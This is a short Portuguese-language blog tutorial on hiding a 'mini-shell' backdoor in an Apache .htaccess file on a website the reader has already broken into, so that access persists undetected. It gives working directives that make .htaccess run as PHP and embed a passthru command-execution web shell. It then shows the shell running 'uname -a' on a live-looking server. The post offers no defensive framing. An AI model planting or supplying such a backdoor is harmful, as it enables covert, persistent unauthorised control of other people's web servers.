Criando uma simples backdoor no htaccess

4 de julho de 2015 / Anderson Barbosa

Basicamente, um *Backdoor* é um recurso muito utilizado para manter acesso à um sistema que ja foi explorado.


O *.htaccess* é um arquivo especial para o Apache. Quando um usuário está navegando por alguma página de um website, para todo diretório que ele tentar acessar, o Apache procura primeiro pelo tal do arquivo *.htaccess* e se encontrar, verifica se existe alguma restrição ou configuração especial. Com htaccess é possível bloquear acessos a diretórios e acessos de apenas determinados IP's.

Mas deixando as explicações de lado, vamos para a parte prática. Ao fazermos uma invasão à um determinado website é comum o uso de shell's, mas sabemos que esse arquivo e de fácil detecção, e pra quem quer manter o acesso à um website é preciso de algo mais difícil a ser detectado. Quem imaginaria uma mini-shell no htaccess do site?


Então vamos deixar de conversa e por a mão na massa. Com acesso a sua WebShell, navegue até a pasta /public_html/ ou outro htaccess que houver no site que seja de sua preferência e edite. Adicione o seguinte código.

```
<Files ~ "^.ht">
Order allow,deny
Allow from all
</Files>
AddType application/x-httpd-php .htaccess
# <?php passthru($_GET'cmd'); ?>
```

Como mostra na imagem abaixo e salve. O código simplesmente fala que o arquivo htaccess vai ser executado como um PHP. É necessário para que a shell funcione. Depois de adicionar isso, você vai acessar ela da seguinte forma.



Segue o print da minha shell funcionando, e alguns comandos sendo executados.


/.htaccess?cmd=uname -a
Search
RewriteEngine On RewriteCond %{SCRIPT_FILENAME} !-f RewriteCond %{SCRIPT_FILENAME} !-d RewriteRule ^(.*)$ index.php?p=$1 DirectoryIndex index.php order allow,deny deny from all satisfy all Order allow,deny Allow from all AddType application/x-httpd-php .htaccess # Linux a1-whl-a79.host.intranet 2.6.18-194.32.1.el5 #1 SMP Fri Jan 7 11:50:24 BRST 2011 x86_64 x86_64 x86_64 GNU/Linux